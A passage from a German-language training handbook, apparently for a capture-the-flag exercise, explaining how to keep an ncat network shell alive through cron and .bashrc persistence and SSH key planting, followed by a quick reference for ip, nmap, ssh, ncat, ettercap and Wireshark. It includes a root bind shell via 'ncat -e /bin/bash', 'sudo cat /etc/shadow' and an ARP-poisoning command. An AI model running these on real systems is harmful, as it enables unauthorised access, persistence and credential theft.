Das Problem besteht darin, dass ncat nach einem Neustart des Systems automatisch gestartet werden müsste, damit die Sitzung wieder erreichbar ist. Außerdem wäre es vorteilhaft, wenn ncat auch bei Problemen neu gestartet werden würde (z.B. für den Fall, dass der Prozess durch einen Fehler beendet wird). Im Folgenden werden 3 Möglichkeiten gezeigt, um Befehle zu persistieren:

- **Beim Neustart**
  Wenn das System neu gestartet wird, werden u.A. die mit der Zeitangabe „@reboot" definierten Befehle in der Datei „/etc/crontab" mit Root-Rechten ausgeführt. Die entsprechende Zeile in der Datei sieht wie folgt aus:

```
@reboot root myCommand
```

Listing 59: Eintrag in der Datei **/etc/crontab** um myCommand beim Neustart des Systems als Root auszuführen

- **In definierten zeitlichen Invervallen**
  Cron kann auch verwendet werden, um Befehle zu bestimmten Zeitpunkten bzw. in bestimmten Intervallen auszuführen (z.B. einmal je Minute):

```
* * * * * root myCommand
```

Listing 60: Eintrag in der Datei **/etc/crontab** um myCommand einmal je Minute als Root auszuführen

- **Beim Anmelden eines bestimmten Benutzers**
  Beim Starten einer Shell wird (in Abhängigkeit von der Shell) automatisch ein Script zum Initialisieren ausgeführt. In den hier verwendeten Installationen ist dies das Script „.bashrc" im Home-Verzeichnis des entsprechenden Benutzers. Wenn z.B. eine neue Shell als Benutzer Root geöffnet wird, so wird der Inhalt der Datei „/root/.bashrc" ausgeführt.

```
myCommand
```

Listing 61: Eintrag in der Datei **/root/.bashrc** um myCommand bei jeder Anmeldung von root auszuführen

Hinweis: In den Szenarien für das CTCF meldet sich der Administrator einmal je Minute über SSH mit dem Root-Account an.

Anmerkung zu Streams:

In Linux verfügt jeder Prozess standardmäßig über 3 Streams: **stdin**, **stdout** und **stderr**. Um die Ausgaben eines Programms zu verstecken, können diese Streams wie folgt umgeleitet werden:

```
myCommand > /dev/null 2>&1
```

Listing 62: Umleiten von stdout und stderr nach /dev/null

In diesem Beispiel wird **stdout** nach „/dev/null" umgeleitet (eine Datei, die Daten beim Schreiben direkt verwirft). Anschließend wird **stderr** nach **stdout** umgeleitet, welches ja nach „/dev/null" umgeleitet wurde. Dadurch werden sowohl die Standard- als auch die Fehlerausgaben nach „/dev/null" geleitet und nicht angezeigt.

Eine weitere Möglichkeit besteht darin, einen SSH-Key zu erzeugen (s. Abschnitt 2.5) und diesen in der Datei **authorized_keys** im **.ssh** Verzeichnis im Homeverzeichnis des entsprechenden Benutzers einzutragen. Soll z.B. die Anmeldung mit dem SSH-Key als Root möglich sein, muss der Key in der Datei **/root/.ssh/authorized_keys** eingetragen werden.

2 Kurzreferenz Befehle

Bei diesem Abschnitt handelt es sich um eine **Kurzreferenz**. Die Befehle sind nicht ausführlich und vollständig erklärt. Weitere Informationen können und sollen den Manpages entnommen werden.

Bei den in diesem Abschnitt genannten IP-Adressen, Ports und Dateinamen handelt es sich um Beispiele, die abhängig von der konkreten Zielstellung ersetzt werden müssen.

2.1 ip

Der Befehl **ip** kann verwendet werden, um die IP-Adresskonfiguration einzusehen und zu modifizieren.

2.1.1 Anzeigen der aktuellen Konfiguration der IP-Adressen

Der folgende Befehl zeigt die aktuellen IP-Adressen der Netzwerkschnittstellen an:

```
ip addr
```

Listing 63: Befehl zum Anzeigen der aktuellen IP-Adressen

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp34s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:d8:61:db:b6:af brd ff:ff:ff:ff:ff:ff
    inet 192.168.6.15/24 brd 192.168.6.255 scope global dynamic noprefixroute enp34s0
       valid_lft 85584sec preferred_lft 85584sec
    inet6 fe80::a5d2:3a01:d134:7e01/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Listing 64: Ausgabe des in Listen 63 gezeigten Befehls

Wie in der oben abgebildeten Ausgabe zu sehen ist, verfügt dieser Rechner über die Netzwerkschnittstellen **lo** und **enp34s0**. Dabei ist *lo* die lokale Netzwerkschnittstelle („Loopback-Interface") und *enp34s0* die Ethernet-Schnittstelle. Diese Ausgabe zeigt die Konfiguration dieses Rechners. Andere Rechner können Netzwerkschnittstellen mit anderen Bezeichnungen und Konfigurationen haben.

Im Folgenden wird die Konfiguration von *enp34s0* betrachtet:

link/ether zeigt die Ethernet-Konfiguration der Schnittstelle. Konkret werden die MAC-Adresse sowie die Broadcast MAC-Adresse angezeigt.

inet zeigt die IPv4-Konfiguration der Schnittstelle. Neben der IPv4-Adresse und der IPv4 Broadcast Adresse folgen einige weitere Netzwerkoptionen.

inet6 zeigt analog zur IPv4-Konfiguration die IPv6-Konfiguration der Schnittstelle an.

2.1.2 Anzeigen der aktuellen IP-Routen

Der folgende Befehl zeigt die aktuellen IP-Routen der Netzwerkschnittstellen an:

```
ip route
```

Listing 65: Befehl zum Anzeigen der aktuellen IP-Routen

```
default via 192.168.6.1 dev enp34s0 proto dhcp metric 100
192.168.6.0/24 dev enp34s0 proto kernel scope link src 192.168.6.15 metric 100
```

Listing 66: Ausgabe des in Listing 65 gezeigten Befehls

In der Ausgabe des Befehls sieht man, dass die aktuelle Standard-Route für die Netzwerkschnittstelle *enp34s0* über **192.168.6.1** eingetragen ist. Außerdem ist eine Route für das Netzwerk

192.168.6.0/24 über die Netzwerkschnittstelle *enp34s0* eingetragen.

2.1.3 Aktivieren bzw. Deaktivieren einer Netzwerkschnittstelle

Eine Netzwerkschnittstelle kann wie folgt aktiviert werden:

```
sudo ip link set enp34s0 up
```

Listing 67: Befehl zum Aktivieren einer Netzwerkschnittstelle

Analog dazu kann diese Netzwerkschnittstelle mit **down** anstelle von **up** deaktiviert werden.

2.1.4 Hinzufügen und Entfernen einer IP-Adresse zu einer Schnittstelle

Um eine IP-Adresse zu einer Netzwerkschnittstelle hinzuzufügen kann der folgende Befehl verwendet werden:

```
sudo ip addr add 192.168.42.42/24 dev enp34s0
```

Listing 68: Befehl zum Hinzufügen einer IP-Adresse zu einer Netzwerkschnittstelle

Analog dazu kann eine IP-Adresse durch Verwenden von **del** anstelle von **add** von der Netzwerkschnittstelle entfernt werden.

2.1.5 Hinzufügen und Entfernen einer IP-Route zu einer Schnittstelle

Um eine IP-Route zu einer Netzwerkschnittstelle hinzuzufügen kann der folgende Befehl verwendet werden:

```
sudo sudo ip route add default via 192.168.6.42 dev enp34s0
```

Listing 69: Befehl zum Hinzufügen einer Default IP-Route zu einer Netzwerkschnittstelle

Analog dazu kann eine IP-Route durch Verwenden von **del** anstelle von **add** von der Netzwerkschnittstelle entfernt werden.

2.2 Nmap

Nmap ist ein Portscanner. Damit kann man in einem Bereich von IP-Adressen nach offenen Ports suchen. Zusätzlich kann Nmap verwendet werden, um Banner von Diensten auszuwerten und damit Rückschlüsse auf die Version des Dienstes zu ziehen.

2.2.1 Schneller Portscan

Um schnell herauszufinden welche TCP-Ports offen sind, kann der folgende Befehl verwendet werden:

```
sudo nmap -sT -T4 192.168.3.6
```

Listing 70: Befehl zum schnellen TCP-Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 22:19 CEST
Nmap scan report for rpi01.xitokero.de (192.168.3.6)
Host is up (0.0025s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.89 seconds
```

Listing 71: Ausgabe des in Listing 70 gezeigten Befehls

Mit diesen Optionen scannt Nmap die 1000 am häufigsten verwendeten TCP-Ports (-sT) mit aggressiver Geschwindigkeit (-T4). der Scan wird auf den Host mit der IP-Adresse 192.168.3.6 ausgeführt. In Listing 71 ist eine Liste der auf dem Zielsystem offenen Ports zu sehen. Analog dazu können IP-Bereiche gescannt werden, z.B. würde 192.168.3.0/24 von 192.168.3.1 - 192.168.3.254 scannen.

Neben dem TCP-Scan steht analog auch ein UDP-Scan zur Verfügung (dann muss anstelle von -sT **-sU** verwendet werden).

2.2.2 Ausführlicher Portscan

Um neben der Liste offener Ports weitere Informationen zum Zielsystem und den darauf laufenden Diensten zu bekommen, kann der folgende Befehl verwendet werden:

```
sudo nmap -A -T4 192.168.3.6
```

Listing 72: Befehl zum ausführlichen Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 22:19 CEST
Nmap scan report for rpi01.xitokero.de (192.168.3.6)
Host is up (0.0033s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Raspbian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5f:54:47:ba:24:0b:8e:4f:9d:1f:f4:36:a6:7b:83:41 (RSA)
|   256 a2:a3:5b:00:f4:3b:85:89:56:c1:4d:a2:1a:b2:28:e9 (ECDSA)
|_  256 e0:f4:e4:ec:66:16:d4:a6:bd:4b:df:c8:fb:fc:6c:a6 (ED25519)
53/tcp  open  domain   ISC BIND 9.11.5-P4-5.1 (Raspbian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1-Raspbian
80/tcp  open  http     Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Raspbian)
|_http-title: Did not follow redirect to https://rpi01.xitokero.de/
443/tcp open  ssl/http Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Nextcloud
| ssl-cert: Subject: commonName=cloud.xitokero.de
| Subject Alternative Name: DNS:cloud.xitokero.de
| Not valid before: 2020-04-06T21:02:34
|_Not valid after:  2020-07-05T21:02:34
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: web.xitokero.de; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT     ADDRESS
1   3.13 ms 192.168.6.1
2   4.47 ms rpi01.xitokero.de (192.168.3.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.34 seconds
```

Listing 73: Ausgabe des in Listing 72 gezeigten Befehls

Im Gegensatz zu der in Listing 71 gezeigten Ausgabe finden sich an dieser Stelle weitere Informationen zu den auf dem Zielsystem laufenden Diensten (z.B. SSH-Fingerprints, Versionsnummern und Name der laufenden Software, etc.).

2.3 sudo

Dieser Befehl kann verwendet werden, um Befehle mit der Berechtigung eines anderen Benutzers zu starten. Um einem Befehl mit Root-Rechten zu starten, kann **sudo** gefolgt von dem auszuführenden Befehl eingegeben werden, z.B. **sudo cat /etc/shadow**

2.4 mount

Linux verfügt über die Möglichkeit, verschiedene Dateisysteme, z.B. auf verschiedenen Partitionen, an beliebigen Stellen im Verzeichnisbaum einzuhängen. Das funktioniert nicht nur mit physischen Festplatten, sondern auch mit anderen Dateisystemen wie z.B. dem Netzwerkdateisystem **nfs**.

Beim Einhängen von Dateisystemen können verschiedene Optionen angegeben werden. Bei Netzwerkdateisystemen empfiehlt sich z.B. die Option nosuid, da das Dateisystem geteilt ist, d.h. wenn ein Benutzer auf einem anderen Rechner mit Schreibzugriff auf das Dateisystem Root-Rechte hat, kann er eine Binärdatei mit SUID-Bit auf diesem Dateisystem erstellen (**chmod u+s**). Ist das Dateisystem auf einem anderen System ohne die nosuid Option eingehängt, kann ein nicht privilegierter Benutzer durch das Ausführen des Binary Root-Rechte bekommen.

Eine Liste der aktuell eingehängten Dateisysteme kann mit dem Befehl **mount** ausgegeben werden.

```
mount
```

Listing 74: Befehl zum Anzeigen der aktuell eingehängten Dateisysteme

```
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=16392780k,nr_inodes=4098195,mode=755)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
efivarfs on /sys/firmware/efi/efivars type efivarfs (rw,nosuid,nodev,noexec,relatime)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
/dev/mapper/mars-root on / type ext4 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
none on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
/dev/sda1 on /boot type ext4 (rw,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=3289876k,mode=700,uid=1000,gid=1000)
```

Listing 75: Ausgabe des in Listing 74 gezeigten Befehls

2.5 SSH

Mit Hilfe von SSH kann eine verschlüsselte Verbindung zu einem Rechner aufgabaut werden. Analog zu Telnet werden dafür normalerweise Benutzername und Passwort benötigt:

```
ssh root@10.0.2.15
```

Listing 76: Befehl um eine SSH-Sitzung zu starten

Dabei wird der Benutzername gefolgt von einem @ und dem Hostname oder der IP-Adresse des Zielsystems angegeben.

Neben der Anmeldung mit Passwort besteht die Möglichkeit, ein Schlüsselpaar zu generieren:

```
ssh-keygen
```

Listing 77: Befehl um ein SSH-Schlüsselpaar zu erstellen

Wird der öffentliche Schlüssel in die Datei **.ssh/authorized_keys** im Home-Verzeichnis des Benutzers auf dem Zielsystem hinzugefügt, so ist ab diesem Zeitpunkt die Anmeldung über diesen Schlüssel möglich und SSH wird nicht mehr nach einem Passwort fragen. Der mit dem in Listing 77 gezeigten Befehl generierte Schlüssel befindet sich normalerweise in der Datei **.ssh/id_rsa.pub** sofern die Standardeinstellungen von ssh-keygen verwendet wurden.

2.6 Ncat

Ncat kann verwendet werden, um TCP-Verbindungen aufzubauen. Es ist sowohl möglich, einen „Server" zu starten, der auf eingehende Verbindungen auf einem angegebenen Port wartet als auch einen „Client" zu betreiben, der sich mit einem spezifizierten Server verbindet. Ncat verfügt über die standardmäßigen Streams **stdin**, **stdout** und **stderr**. Es bietet außerdem die Möglichkeit, diese Streams zur Ein- und Ausgabe mit einem interaktiven Prozess zu verbinden. Dadurch kann mit Hilfe von Ncat z.B. eine Shell über das Netzwerk erreichbar gemacht werden. Dabei ist zu beachten, dass im Gegensatz zu SSH und Telnet keine Anmeldung erforderlich ist.

```
ncat -l 1337 -k -e /bin/bash
```

Listing 78: Befehl zum Starten einer über Netzwerk erreichbaren Shell

Wurde die Netzwerkshell wie in Listing 78 dargestellt gestartet, kann der folgende Befehl verwendet werden, um sich mit dieser Shell zu verbinden:

```
ncat 10.0.2.15 1337
```

Listing 79: Befehl zum Verbinden mit einer über Netzwerk erreichbaren Shell

Dabei ist **1337** der verwendete TCP-Port.

Ncat kann auch verwendet werden, um Dateien zwischen zwei Rechnern zu kopieren.

Der folgende Befehl wird auf dem Rechner, der die Datei empfangen soll, ausgeführt:

```
ncat -l 1337 > myFile
```

Listing 80: Befehl zum Starten eines Ncat-Listeners der die empfangenen Daten in die Datei myFile schreibt

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt:

```
cat myFile | ncat 10.0.2.5 1337
```

Listing 81: Befehl zum Senden des Inhalts von myFile an den Ncat-Listener auf 10.0.2.5 Port 1337

2.7 ettercap

Ettercap kann verwendet werden, um ARP-Poisoning durchzuführen:

```
sudo ettercap -T -M arp /10.0.2.5//10.0.2.15/
```

Listing 82: Befehl zum Starten einer über Netzwerk erreichbaren Shell

Der in Listing 82 gezeigte Befehl führt einen ARP-Poisoning Angriff durch, der den Netzwerkverkehr auf Layer2 über den Rechner leitet, auf dem der Befehl ausgeführt wurde. Anschließend kann der Netzwerkverkehr z.B. mit Wireshark (s. Abschnitt 2.8) analysiert werden.

2.8 Wireshark

Wireshark ist ein Tool, das zum Lesen und Analysieren von z.B. über Ethernet gesendeten Daten verwendet werden kann. Im Gegensatz zu den anderen in diesem Abschnitt vorgestellten Tools verfügt Wireshark über eine grafische Oberfläche.

Da Wireshark in der Standard-Konfiguration von Kali Linux Root-Rechte benötigt, empfiehlt es sich, Wireshark über die Kommandozeile durch folgenden Befehl zu starten: **sudo wireshark**

Nach dem Start von Wireshark muss die Netzwerkschnittstelle, auf der gelesen werden soll, ausgewählt werden:




Abbildung 5: Ansicht zur Auswahl der Netzwerkschnittstelle

Sie sollten an dieser Stelle die Netzwerkschnittstelle **eth0** wählen. Durch einen Doppelklick auf den entsprechenden Eintrag (in der Abbildung mit einem dunklen Blau markiert) starten Sie die Aufzeichnung der Pakete.

In der nächsten Ansicht sehen Sie die empfangenen Pakete. In der oberen langen Textzeile können Sie einen Ausdruck zum Filtern eingeben wie z.B. „telnet” um nur Pakete des Telnet-Protokolls anzuzeigen.




Abbildung 6: Paketübersicht und Filter

Durch einen Klick auf eines der Pakete in der Liste im oberen Bereich bekommen Sie Details zum entsprechenden Paket angezeigt:

